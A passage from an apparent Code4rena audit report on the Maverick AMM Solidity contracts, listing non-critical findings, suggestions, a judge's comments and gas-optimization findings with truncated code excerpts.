55:                 x >>= 128;
56:             }
57:             if (x & 0xFFFFFFFFFFFFFFFF > 0) {
58:                 result -= 64;
59:             } else {
60:                 x >>= 64;
61:             }
62:             if (x & 0xFFFFFFFF > 0) {
63:                 result -= 32;
64:             } else {
65:                 x >>= 32;
```

```
66:             }
67:             if (x & 0xFFFF > 0) {
68:                 result -= 16;
69:             } else {
70:                 x >>= 16;
71:             }
72:             if (x & 0xFF > 0) {
73:                 result -= 8;
74:             } else {
75:                 x >>= 8;
76:             }
77:             if (x & 0xF > 0) {
78:                 result -= 4;
79:             } else {
80:                 x >>= 4;
81:             }
82:             if (x & 0x3 > 0) {
83:                 result -= 2;
84:             } else {
85:                 x >>= 2;
86:             }
87:             if (x & 0x1 > 0) result -= 1;
88:         }
89:     }
90
```

In total 1 contracts, 2 unchecked are used, the functions used are critical. For this reason, there must be fuzzing tests in the tests of the project. Not seen in tests.

Recommendation

Use Fuzzing test like Echidna.

As Alberto Cuesta Canada said: *Fuzzing is not easy, the tools are rough, and the math is hard, but it is worth it. Fuzzing gives me a level of confidence in my smart contracts that I didn't have before. Relying just on unit testing anymore and poking around in a testnet seems reckless now.*

https://medium.com/coinmonks/smart-contract-fuzzing-d9b88e0b0a05

[N-22] Take advantage of Custom Error's return value property

An important feature of Custom Error is that values such as address, tokenID, msg.value can be written inside the `()` sign, this kind of approach provides a serious advantage in debugging and examining the revert details of dapps such as tenderly.

For Example;

```
1 result - 1 file

router-v1/contracts/libraries/Multicall.sol:
- 18:                if (result.length < 68) revert();
+ 18:                if (result.length < 68) revert(result.lengt
```

[N-23] Some `require` descriptions are not clear

Some `require` error descriptions below return results like A, B , C.

1. It does not comply with the general `require` error description model of the project (Either all of them should be debugged in this way, or all of them should be explained with a string not exceeding 32 bytes.)
2. For debug dapps like Tenderly, these debug messages are important, this allows the user to see the reasons for revert practically.

```
5 results - 4 files

maverick-v1/contracts/libraries/Bin.sol:
   85:         require(deltaLpToken != 0, "L");
  140:         require(activeBin.state.mergeId == 0, "N");

maverick-v1/contracts/libraries/BinMath.sol:
  94:         require(tick <= MAX_TICK, "X");

maverick-v1/contracts/libraries/Cast.sol:
  6:         require((y = uint128(x)) == x, "C");

maverick-v1/contracts/libraries/SafeERC20Min.sol:
  18:         require(abi.decode(returndata, (bool)), "T");
```

[N-24] Danger “while” loop

```
router-v1/contracts/Router.sol:
  142       /// @inheritdoc IRouter
  143:      function exactInput(ExactInputParams memory params) e
  144:          address payer = msg.sender;
  145:
  146:          while (true) {
  147:              bool stillMultiPoolSwap = params.path.hasMult
  148:
  149:              params.amountIn = exactInputInternal(
  150:                  params.amountIn,
  151:                  stillMultiPoolSwap ? address(this) : para
  152:                  0,
  153:                  SwapCallbackData({path: params.path.getFi
  154:              );
  155:
  156:              if (stillMultiPoolSwap) {
  157:                  payer = address(this);
  158:                  params.path = params.path.skipToken();
  159:              } else {
  160:                  amountOut = params.amountIn;
  161:                  break;
  162:              }
  163:          }
  164:
  165:          require(amountOut >= params.amountOutMinimum, "To
  166:      }
```

Firstly, the conditional part is evaluated:

a) If the condition evaluates to true, the instructions inside the loop (defined inside the brackets { ... }) get executed.

b) Once the code reaches the end of the loop body (= the closing curly brace }, it will jump back up to the conditional part).

c) The code inside the while loop body will keep executing over and over again until the conditional part turns false.

For loops are more associated with iterations. While loop instead are more associated with repetitive tasks. Such tasks could potentially be infinite if the while loop body never affects the condition initially checked.

Therefore, they should be used with care.

Because it is inside the `exactInput()` function, which is an external function, a DOS attack can create spam and break the function, especially in shallow liquidity.

Suggestions Summary

Number	Suggestion Details	
[S-01]	Make the Test Context with Solidity	
[S-02]	Generate perfect code headers every time	

Total: 2 suggestions

[S-01] Make the Test Context with Solidity

It's crucial to write tests with possibly 100% coverage for smart contract systems.

It is recommended to write appropriate tests for all possible code streams and especially for extreme cases.

But the other important point is the test context, tests written with solidity are safer, it is recommended to focus on tests with Foundry

[S-02] Generate perfect code headers every time

Description: I recommend using header for Solidity code layout and readability

https://github.com/transmissions11/headers

```
/*////////////////////////////////////////////////////////////////
                            TESTING 123
////////////////////////////////////////////////////////////////*/
```

kirk-baird (judge) commented:

> This is a very detailed and well written report. A few comments about some of the issues.

- L-02 & L-04 are essentially the same issue in different files.
- L-10 the loss of precision here should not occur since path should be a multiple of `2xADDRESS_SIZE` otherwise the input is malformed.

Gas Optimizations

For this contest, 11 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **IIIIIII** received the top score from the judge.

The following wardens also submitted reports: Deivitto, c3phas, ajtra, sakshamguruji, Mukund, 0xSmartContract, RaymondFam, saneryee, 0x1f8b, *and* Rolezn .

Gas Optimizations Summary

	Issue	Instances	Total Gas Saved
[G-01]	State variables only set in the constructor should be declared `immutable`	2	2097
[G-02]	Structs can be packed into fewer storage slots	2	-
[G-03]	Using `storage` instead of `memory` for structs/arrays saves gas	1	4200
[G-04]	Avoid contract existence checks by using low level calls	11	1100
[G-05]	The result of function calls should be cached rather than re-calling the function	4	-
[G-06]	`<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables	4	452
[G-07]	`internal` functions only called once can be inlined to save gas	11	220
[G-08]	Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement	1	85
[G-09]	`++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops	14	840
[G-10]	`require()` / `revert()` strings longer than 32 bytes cost extra gas	4	-

	Issue	Instances	Total Gas Saved
[G-11]	Optimize names to save gas	17	374
[G-12]	Use a more recent version of solidity	18	-
[G-13]	`>=` costs less gas than `>`	2	6
[G-14]	`++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i` / `i--` too)	1	5
[G-15]	Splitting `require()` statements that use `&&` saves gas	12	36
[G-16]	Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead	50	-
[G-17]	Inverting the condition of an `if`-`else`-statement wastes gas	1	-
[G-18]	`require()` or `revert()` statements that check input arguments should be at the top of the function	2	-
[G-19]	Functions guaranteed to revert when called by normal users can be marked `payable`	2	42

Total: 159 instances over 19 issues with **9460 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for`-loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-01] State variables only set in the constructor should be declared `immutable`

Avoids a Gsset (**20000 gas**) in the constructor, and replaces the first access in each transaction (Gcoldsload - **2100 gas**) and each access thereafter (Gwarmacces - **100 gas**) with a `PUSH32` (**3 gas**).

In the example below, `twa.lookback` never changes, so it should be pulled out of the struct and converted to an immutable value. If you still want the struct to contain the

lookback, create a private version of the twa struct, for storage purposes, that does *not* have the `lookback`, and use that to build the original twa structs on the fly, when requested, and pass the value as an argument to `TWA.getTwa()` when it's called. Since this is in the hot path, you'll save a lot of gas.

There are 2 instances of this issue:

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit twa.lookback (constructor)
77:             twa.lookback = _lookback;

/// @audit twa (access)
102:            return twa;
```

Pool.sol#L77

[G-02] Structs can be packed into fewer storage slots

Each slot saved can avoid an extra Gsset (**20000 gas**) for the first setting of the struct. Subsequent reads as well as writes have smaller gas savings

There are 2 instances of this issue:

```
File: maverick-v1/contracts/libraries/Delta.sol

/// @audit Variable ordering with 10 slots instead of the curren
///             uint256(32):deltaInBinInternal, uint256(32):deltaI
5           struct Instance {
6               uint256 deltaInBinInternal;
7               uint256 deltaInErc;
8               uint256 deltaOutErc;
9               uint256 excess;
10              bool tokenAIn;
11              uint256 endSqrtPrice;
12              bool exactOutput;
13              bool swappedToMaxPrice;
14              bool skipCombine;
15              bool decrementTick;
16              uint256 sqrtPriceLimit;
```

```
17              uint256 sqrtLowerTickPrice;
18              uint256 sqrtUpperTickPrice;
19              uint256 sqrtPrice;
20:         }
```

Delta.sol#L5-L20

```
    File: maverick-v1/contracts/models/Pool.sol

    /// @audit Variable ordering with 8 slots instead of the current
    ///             uint8[2](32):kinds, user-defined[](32):activeList,
    363         struct MoveData {
    364             int32 tickLimit;
    365             uint8[2] kinds;
    366             int32 shiftAmount;
    367             BinMap.Active[] activeList;
    368             uint128 firstBinId;
    369             uint256 mergeBinBalance;
    370             uint128 totalReserveA;
    371             uint128 totalReserveB;
    372             uint256 binCounter;
    373             uint256 mergeBinCounter;
    374             uint128[] mergeBins;
    375:        }
```

Pool.sol#L363-L375

[G-03] Using `storage` instead of `memory` for structs/arrays saves gas

When fetching data from a storage location, assigning the data to a `memory` variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (**2100 gas**) for *each* field of the struct/array. If the fields are read from the new memory variable, they incur an additional `MLOAD` rather than a cheap stack read. Instead of declearing the variable with the `memory` keyword, declaring the variable with the `storage` keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a `memory` variable, is if the full struct/array is being returned by the function, is being passed to a

function that requires `memory`, or if the array/struct is being read from another `memory` array/struct

There is 1 instance of this issue:

```
File: maverick-v1/contracts/models/PoolInspector.sol

102:                IPool.BinState memory bin = bins[i];
```

PoolInspector.sol#L102

[G-04] Avoid contract existence checks by using low level calls

Prior to 0.8.10 the compiler inserted extra code, including `EXTCODESIZE` (**100 gas**), to check for contract existence for external function calls. In more recent solidity versions, the compiler will not insert these checks if the external call has a return value. Similar behavior can be achieved in earlier versions by using low-level calls, since low level calls never check for contract existence

There are 11 instances of this issue:

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit decimals()
74:                 Math.scale(IERC20Metadata(address(_tokenA)).de

/// @audit decimals()
75:                 Math.scale(IERC20Metadata(address(_tokenB)).de
```

Factory.sol#L74

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit balanceOf()
502:            return IERC20(tokenA).balanceOf(address(this));

/// @audit balanceOf()
```

```
506:          return IERC20(tokenB).balanceOf(address(this));
```

Pool.sol#L502

```
File: router-v1/contracts/libraries/SelfPermit.sol

/// @audit allowance()
22:           if (IERC20(token).allowance(msg.sender, address(th

/// @audit allowance()
32:           if (IERC20(token).allowance(msg.sender, address(th
```

SelfPermit.sol#L22

```
File: router-v1/contracts/Router.sol

/// @audit tokenOfOwnerByIndexExists()
223:              if (IPosition(position).tokenOfOwnerByIndexExi

/// @audit tokenOfOwnerByIndex()
224:                  tokenId = IPosition(position).tokenOfOwner

/// @audit mint()
226:                  tokenId = IPosition(position).mint(msg.sen

/// @audit lookup()
269:              pool = IFactory(factory).lookup(poolParams.fee

/// @audit create()
272:              pool = IFactory(factory).create(poolParams.fee
```

Router.sol#L223

[G-05] The result of function calls should be cached rather than re-calling the function

The instances below point to the second+ call of the function within a single function

There are 4 instances of this issue:

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit sqrtPrice.inv() on line 589
589:              Math.mulDiv(binAmountIn, tokenAIn ? sqrtPrice.

/// @audit sqrtPrice.inv() on line 589
591:          delta.endSqrtPrice = binAmountIn.div(liquidity) +

/// @audit sqrtPrice.inv() on line 602
602:          binAmountIn = Math.mulDiv(delta.deltaOutErc, token

/// @audit sqrtPrice.inv() on line 602
603:          delta.endSqrtPrice = (tokenAIn ? sqrtPrice.inv() :
```

Pool.sol#L589

[G-06] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables

Using the addition operator instead of plus-equals saves 113 gas

There are 4 instances of this issue:

```
File: maverick-v1/contracts/models/Pool.sol

161:          binBalanceA += tokenAAmount.toUint128();

162:          binBalanceB += tokenBAmount.toUint128();

288:                  binBalanceA += delta.deltaInBinInternal.to

291:                  binBalanceB += delta.deltaInBinInternal.to
```

Pool.sol#L161

[G-07] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There are 11 instances of this issue:

```
File: maverick-v1/contracts/models/PoolInspector.sol

77:       function _getBinsAtTick(IPool pool, int32 tick) interna

95:       function _currentTickLiquidity(IPool pool) internal vie
```

PoolInspector.sol#L77

```
File: maverick-v1/contracts/models/Pool.sol

320:      function claimProtocolFees(address recipient, bool isT

332:      function setProtocolFeeRatio(uint16 _protocolFeeRatio)

448:      function _moveBins(int32 activeTick, int32 startingTic

486:      function _getOrCreateBin(State memory currentState, ui

516:      function _currentTickLiquidity(int32 tick) internal vie

537:      function _firstKindAtTickLiquidity(int32 activeTick) i

553       function _computeSwapExactIn(
554           uint256 sqrtEdgePrice,
555           uint256 sqrtPrice,
556           uint256 liquidity,
557           uint256 reserveA,
558           uint256 reserveB,
559           uint256 amountIn,
560           bool limitInBin,
561           bool tokenAIn
562       ) internal view returns (Delta.Instance memory delta)

597:      function _computeSwapExactOut(uint256 sqrtPrice, uint2

614:      function _swapTick(State memory currentState, Delta.In
```

Pool.sol#L320

[G-08] Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement

`require(a <= b); x = b - a` => `require(a <= b); unchecked { x = b - a }`

There is 1 instance of this issue:

```
File: maverick-v1/contracts/libraries/Math.sol

/// @audit if-condition on line 41
42:                 return (10 ** (decimals - DEFAULT_DECIMALS)) |
```

Math.sol#L42

[G-09] `++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops

The `unchecked` keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves **30-40 gas** per loop

There are 14 instances of this issue:

```
File: maverick-v1/contracts/models/PoolInspector.sol

30:             for (uint128 i = startBinIndex; i < binCounter; i+

80:             for (uint8 i = 0; i < NUMBER_OF_KINDS; i++) {

101:            for (uint256 i; i < bins.length; i++) {
```

PoolInspector.sol#L30

```
File: maverick-v1/contracts/models/Pool.sol

127:            for (uint256 i; i < params.length; i++) {

180:            for (uint256 i; i < binIds.length; i++) {

193:            for (uint256 i; i < params.length; i++) {

224:            for (uint256 i; i < params.length; i++) {

380:            for (uint256 j; j < 2; j++) {

389:                for (uint256 i; i <= moveData.binCounter; i++)

414:                for (uint256 i; i < moveData.mergeBinCounter;

523:            for (uint256 i; i < NUMBER_OF_KINDS; i++) {

540:            for (uint256 i; i < NUMBER_OF_KINDS; i++) {

653:                for (uint256 i; i < swapData.counter; i++) {
```

Pool.sol#L127

```
File: router-v1/contracts/libraries/Multicall.sol

13:            for (uint256 i = 0; i < data.length; i++) {
```

Multicall.sol#L13

[G-10] `require()` / `revert()` strings longer than 32 bytes cost extra gas

Each extra memory word of bytes past the original 32 [incurs an MSTORE](#) which costs **3 gas**

There are 4 instances of this issue:

```
File: maverick-v1/contracts/models/Factory.sol
```

```
27:           require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE,

35:           require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE,

59:           require(_tokenA < _tokenB, "Factory:TOKENS_MUST_BE_

61:           require(_tickSpacing > 0, "Factory:TICK_SPACING_OU
```

Factory.sol#L27

[G-11] Optimize names to save gas

`public` / `external` function names and `public` member variable names can be optimized to save gas. See **this** link for an example of how it works. Below are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and renaming functions to have lower method IDs will save **22 gas** per call, **per sorted position shifted**

There are 17 instances of this issue:

```
File: maverick-v1/contracts/interfaces/IAddLiquidityCallback.sol

/// @audit addLiquidityCallback()
4:    interface IAddLiquidityCallback {
```

IAddLiquidityCallback.sol#L4

```
File: maverick-v1/contracts/interfaces/IFactory.sol

/// @audit create(), lookup(), position(), protocolFeeRatio(), i
8:    interface IFactory {
```

IFactory.sol#L8

File: maverick-v1/contracts/interfaces/IPoolAdmin.sol

```
/// @audit adminAction()
4:    interface IPoolAdmin {
```

IPoolAdmin.sol#L4

File: maverick-v1/contracts/interfaces/IPool.sol

```
/// @audit fee(), tickSpacing(), tokenA(), tokenB(), factory(), ]
7:    interface IPool {
```

IPool.sol#L7

File: maverick-v1/contracts/interfaces/IPosition.sol

```
/// @audit mint(), tokenOfOwnerByIndexExists()
7:    interface IPosition is IERC721Enumerable {
```

IPosition.sol#L7

File: maverick-v1/contracts/interfaces/ISwapCallback.sol

```
/// @audit swapCallback()
4:    interface ISwapCallback {
```

ISwapCallback.sol#L4

File: maverick-v1/contracts/libraries/Deployer.sol

```
/// @audit deploy()
11:   library Deployer {
```

Deployer.sol#L11

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit setProtocolFeeRatio(), setOwner()
14:   contract Factory is IFactory {
```

Factory.sol#L14

```
File: maverick-v1/contracts/models/PoolInspector.sol

/// @audit getActiveBins(), getBinDepth(), calculateSwap(), getP
11:   contract PoolInspector is ISwapCallback {
```

PoolInspector.sol#L11

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit swap(), adminAction()
22:   contract Pool is IPool, IPoolAdmin {
```

Pool.sol#L22

```
File: maverick-v1/contracts/models/PositionMetadata.sol

/// @audit setBaseURI()
8:    contract PositionMetadata is IPositionMetadata, Ownable {
```

PositionMetadata.sol#L8

```
File: maverick-v1/contracts/models/Position.sol

/// @audit setMetadata(), mint(), tokenOfOwnerByIndexExists()
12:   contract Position is ERC721, ERC721Enumerable, Ownable, IP
```

Position.sol#L12

File: router-v1/contracts/interfaces/external/IERC20PermitAllowe

```
/// @audit permit()
6:    interface IERC20PermitAllowed {
```

IERC20PermitAllowed.sol#L6

File: router-v1/contracts/interfaces/IMulticall.sol

```
/// @audit multicall()
7:    interface IMulticall {
```

IMulticall.sol#L7

File: router-v1/contracts/interfaces/IRouter.sol

```
/// @audit factory(), position(), WETH9(), exactInputSingle(), e
11:   interface IRouter is ISwapCallback {
```

IRouter.sol#L11

File: router-v1/contracts/interfaces/ISelfPermit.sol

```
/// @audit selfPermit(), selfPermitIfNecessary(), selfPermitAllo
6:    interface ISelfPermit {
```

ISelfPermit.sol#L6

File: router-v1/contracts/Router.sol

```
/// @audit sweepToken(), swapCallback(), addLiquidityCallback(),
18:   contract Router is IRouter, Multicall, SelfPermit, Deadlin
```

Router.sol#L18

[G-12] Use a more recent version of solidity

Use a solidity version of at least 0.8.2 to get simple compiler automatic inlining

Use a solidity version of at least 0.8.3 to get better struct packing and cheaper multiple storage reads

Use a solidity version of at least 0.8.4 to get custom errors, which are cheaper at deployment than `revert()/require()` strings

Use a solidity version of at least 0.8.10 to have external calls skip contract existence checks if the external call has a return value

There are 18 instances of this issue:

```
    File: maverick-v1/contracts/libraries/BinMap.sol

    2:    pragma solidity ^0.8.0;
```

```
BinMap.sol#L2
```

```
    File: maverick-v1/contracts/libraries/BinMath.sol

    2:    pragma solidity ^0.8.0;
```

```
BinMath.sol#L2
```

```
    File: maverick-v1/contracts/libraries/Bin.sol

    2:    pragma solidity ^0.8.0;
```

```
Bin.sol#L2
```

```
    File: maverick-v1/contracts/libraries/Cast.sol
```

```
    2:    pragma solidity ^0.8.0;
```

Cast.sol#L2

```
    File: maverick-v1/contracts/libraries/Constants.sol
    2:    pragma solidity ^0.8.0;
```

Constants.sol#L2

```
    File: maverick-v1/contracts/libraries/Delta.sol
    2:    pragma solidity ^0.8.0;
```

Delta.sol#L2

```
    File: maverick-v1/contracts/libraries/Deployer.sol
    2:    pragma solidity ^0.8.0;
```

Deployer.sol#L2

```
    File: maverick-v1/contracts/libraries/Math.sol
    2:    pragma solidity ^0.8.0;
```

Math.sol#L2

```
    File: maverick-v1/contracts/libraries/SafeERC20Min.sol
    3:    pragma solidity ^0.8.0;
```

SafeERC20Min.sol#L3

File: maverick-v1/contracts/libraries/Twa.sol

2: pragma solidity ^0.8.0;

Twa.sol#L2

File: maverick-v1/contracts/models/Factory.sol

2: pragma solidity ^0.8.0;

Factory.sol#L2

File: maverick-v1/contracts/models/PoolInspector.sol

2: pragma solidity ^0.8.0;

PoolInspector.sol#L2

File: maverick-v1/contracts/models/Pool.sol

2: pragma solidity ^0.8.0;

Pool.sol#L2

File: router-v1/contracts/interfaces/external/IWETH9.sol

2: pragma solidity ^0.8.0;

IWETH9.sol#L2

File: router-v1/contracts/libraries/Deadline.sol

2: pragma solidity ^0.8.0;

Deadline.sol#L2

```
File: router-v1/contracts/libraries/Multicall.sol
2:    pragma solidity ^0.8.0;
```

Multicall.sol#L2

```
File: router-v1/contracts/libraries/Path.sol
2:    pragma solidity ^0.8.0;
```

Path.sol#L2

```
File: router-v1/contracts/Router.sol
2:    pragma solidity ^0.8.0;
```

Router.sol#L2

[G-13] >= costs less gas than >

The compiler uses opcodes `GT` and `ISZERO` for solidity code that uses `>`, but only requires `LT` for `>=`, [which saves 3 gas]

There are 2 instances of this issue:

```
File: maverick-v1/contracts/libraries/Math.sol
9:            return x > y ? x : y;
17:           return x > y ? x : y;
```

Math.sol#L9

[G-14] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i` / `i--` too)

Saves **5 gas per loop**

There is 1 instance of this issue:

```
File: maverick-v1/contracts/models/PoolInspector.sol

85:                     binCounter--;
```

PoolInspector.sol#L85

[G-15] Splitting `require()` statements that use `&&` saves gas

See this issue which describes the fact that there is a larger deployment gas cost, but with enough runtime calls, the change ends up being cheaper by **3 gas**

There are 12 instances of this issue:

```
File: maverick-v1/contracts/models/Factory.sol

41:             require(msg.sender == owner && _owner != address(0

60:             require(_fee > 0 && _fee < 1e18, "Factory:FEE_OUT_(

62:             require(_lookback >= 3600 && _lookback <= uint16(t
```

Factory.sol#L41

```
File: maverick-v1/contracts/models/Pool.sol

93:             require((currentState.status & LOCKED == 0) && (al

168:             require(previousABalance + tokenAAmount <= _tokenA
```

Pool.sol#L93

```
File: router-v1/contracts/libraries/TransferHelper.sol

15:             require(success && (data.length == 0 || abi.decode

25:             require(success && (data.length == 0 || abi.decode

35:             require(success && (data.length == 0 || abi.decode
```

TransferHelper.sol#L15

```
File: router-v1/contracts/Router.sol

100:            require(amountToPay > 0 && amountOut > 0, "In or Ou

234:            require(tokenAAmount >= minTokenAAmount && tokenBAm

262:            require(activeTick >= minActiveTick && activeTick <

309:            require(tokenAAmount >= minTokenAAmount && tokenBAm
```

Router.sol#L100

[G-16] Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead

> When using elements that are smaller than 32 bytes, your contractâ€™s gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html Each operation involving a `uint8` costs an extra 22-28 gas (depending on whether the other operand is also a variable of type `uint8`) as compared to ones involving `uint256`, due to the compiler having to clear the higher bits of the memory word before operating on the `uint8`, as well as the associated stack operations of doing so. Use a larger size then downcast where needed.

There are 50 instances of this issue:

```
File: maverick-v1/contracts/libraries/BinMap.sol

/// @audit uint8 offset
21:           offset = uint8(uint32(tick_kinds));

/// @audit int32 mapIndex
22:           mapIndex = tick_kinds >> 8;

/// @audit uint16 offset
54:                   offset += bitIndex;

/// @audit uint16 offset
68:                   offset += uint16(uint32(NUMBER_OF_KINDS_32

/// @audit int32 wordIndex
70:               wordIndex += 1;

/// @audit uint16 offset
71:               offset = 0;

/// @audit int32 tack
86:               tack = 1;

/// @audit uint16 shift
88:               shift = uint16(WORD_SIZE - offset);

/// @audit int32 tack
89:               tack = -1;

/// @audit uint16 shift
96:               shift = 0;

/// @audit uint16 subIndex
100:              subIndex = isRight ? BinMath.lsb(nextWord) + sl

/// @audit int32 nextTick
103:              nextTick = posFirst >> 2;
```

BinMap.sol#L21

```
File: maverick-v1/contracts/libraries/BinMath.sol
```

```
/// @audit uint8 result
14:                result = 0;

/// @audit uint8 result
18:                    result += 128;

/// @audit uint8 result
22:                    result += 64;

/// @audit uint8 result
26:                    result += 32;

/// @audit uint8 result
30:                    result += 16;

/// @audit uint8 result
34:                    result += 8;

/// @audit uint8 result
38:                    result += 4;

/// @audit uint8 result
42:                    result += 2;

/// @audit uint8 result
44:                if (x >= 0x2) result += 1;

/// @audit uint8 result
50:                result = 255;

/// @audit uint8 result
53:                    result -= 128;

/// @audit uint8 result
58:                    result -= 64;

/// @audit uint8 result
63:                    result -= 32;

/// @audit uint8 result
68:                    result -= 16;

/// @audit uint8 result
73:                    result -= 8;
```

```
/// @audit uint8 result
78:                   result -= 4;

/// @audit uint8 result
83:                   result -= 2;

/// @audit uint8 result
87:                if (x & 0x1 > 0) result -= 1;
```

BinMath.sol#L14

```
File: maverick-v1/contracts/libraries/Bin.sol

/// @audit uint128 deltaIn
61:           deltaIn = Math.mulDiv(delta.deltaInBinInternal, th

/// @audit uint128 deltaOut
63:               deltaOut = Math.mulDiv(delta.deltaOutErc, this

/// @audit uint32 maxRecursion
97:           maxRecursion = maxRecursion == 0 ? type(uint32).ma

/// @audit uint32 maxRecursion
114:              maxRecursion -= 1;

/// @audit uint128 delta
122:          delta = Math.min(Math.mulDiv(tokenAmount, reserve,

/// @audit uint128 reserveOut
123:          reserveOut = delta == 0 ? reserve : Math.clip128(r

/// @audit uint128 deltaLpBalance128
146:              deltaLpBalance128 = Math.min(self.state.mergeB
```

Bin.sol#L61

```
File: maverick-v1/contracts/libraries/Cast.sol

/// @audit uint128 y
6:            require((y = uint128(x)) == x, "C");
```

Cast.sol#L6

File: maverick-v1/contracts/models/PoolInspector.sol

```
/// @audit uint128 binCounter
26:               binCounter = binCounter < endBinIndex ? binCou
```

```
/// @audit uint128 binId
50:               binId = bin.mergeId;
```

PoolInspector.sol#L26

File: maverick-v1/contracts/models/Pool.sol

```
/// @audit uint128 binBalanceA
161:          binBalanceA += tokenAAmount.toUint128();
```

```
/// @audit uint128 binBalanceB
162:          binBalanceB += tokenBAmount.toUint128();
```

```
/// @audit uint128 binBalanceA
242:          binBalanceA = Math.clip128(binBalanceA, tokenAOut.
```

```
/// @audit uint128 binBalanceB
243:          binBalanceB = Math.clip128(binBalanceB, tokenBOut.
```

```
/// @audit uint128 binBalanceA
288:                  binBalanceA += delta.deltaInBinInternal.to
```

```
/// @audit uint128 binBalanceB
289:                  binBalanceB = Math.clip128(binBalanceB, de
```

```
/// @audit uint128 binBalanceB
291:                  binBalanceB += delta.deltaInBinInternal.to
```

```
/// @audit uint128 binBalanceA
292:                  binBalanceA = Math.clip128(binBalanceA, de
```

```
/// @audit uint128 binId
492:              binId = currentState.binCounter;
```

```
/// @audit int32 activeTick
```

```
622:                 activeTick = binMap.nextActive(activeTick,
```

Pool.sol#L161

[G-17] Inverting the condition of an `if - else` -statement wastes gas

Flipping the `true` and `false` blocks instead saves [3 gas]

There is 1 instance of this issue:

```
File: maverick-v1/contracts/models/Pool.sol

270:             delta.excess = (!exactOutput) ? Math.fromScale
```

Pool.sol#L270

[G-18] `require()` or `revert()` statements that check input arguments should be at the top of the function

Checks that involve constants should come before checks that involve state variables, function calls, and calculations. By doing these checks first, the function is able to revert before wasting a Gcoldsload (**2100 gas***) in a function that may ultimately revert in the unhappy case.

There are 2 instances of this issue:

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit expensive op on line 34
35:           require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE,

/// @audit expensive op on line 60
61:           require(_tickSpacing > 0, "Factory:TICK_SPACING_OU
```

Factory.sol#L35

[G-19] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost.

There are 2 instances of this issue:

```
File: maverick-v1/contracts/models/PositionMetadata.sol

17:         function setBaseURI(string memory _baseURI) external o
```

PositionMetadata.sol#L17

```
File: maverick-v1/contracts/models/Position.sol

23:         function setMetadata(IPositionMetadata _metadata) exte
```

Position.sol#L23

Excluded Gas Optimization Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness.

	Issue	Instances	Total Gas Saved
[G-20]	Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas	2	240

	Issue	Instances	Total Gas Saved
[G-21]	State variables should be cached in stack variables rather than re-reading them from storage	2	194
[G-22]	`<array>.length` should not be looked up in every loop of a `for` -loop	6	18
[G-23]	Using `bool` s for storage incurs overhead	1	17100
[G-24]	Using `> 0` costs more gas than `!= 0` when used on a `uint` in a `require()` statement	1	6
[G-25]	`++i` costs less gas than `i++` , especially when it's used in `for` -loops (`--i` / `i--` too)	19	95
[G-26]	Use custom errors rather than `revert()` / `require()` strings to save gas	38	-

Total: 69 instances over 7 issues with **17653 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-20] Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas

When a function with a `memory` array is called externally, the `abi.decode()` step has to use a for-loop to copy each index of the `calldata` to the `memory` index. **Each iteration of this for-loop costs at least 60 gas** (i.e. `60 * <mem_array>.length`). Using `calldata` directly, obliviates the need for such a loop in the contract code and runtime execution. Note that even if an interface defines a function as having `memory` arguments, it's still valid for implementation contracs to use `calldata` arguments instead.

If the array is passed to an `internal` function which passes the array to another internal function where the array is modified and therefore `memory` is used in the `external` call, it's still more gass-efficient to use `calldata` when the `external`

function uses modifiers, since the modifiers may prevent the internal functions from being called. Structs have the same overhead as an array of length one.

Note that I've also flagged instances where the function is `public` but can be marked as `external` since it's not called by the contract, and cases where a constructor is involved.

There are 2 instances of this issue:

```
File: maverick-v1/contracts/models/PositionMetadata.sol

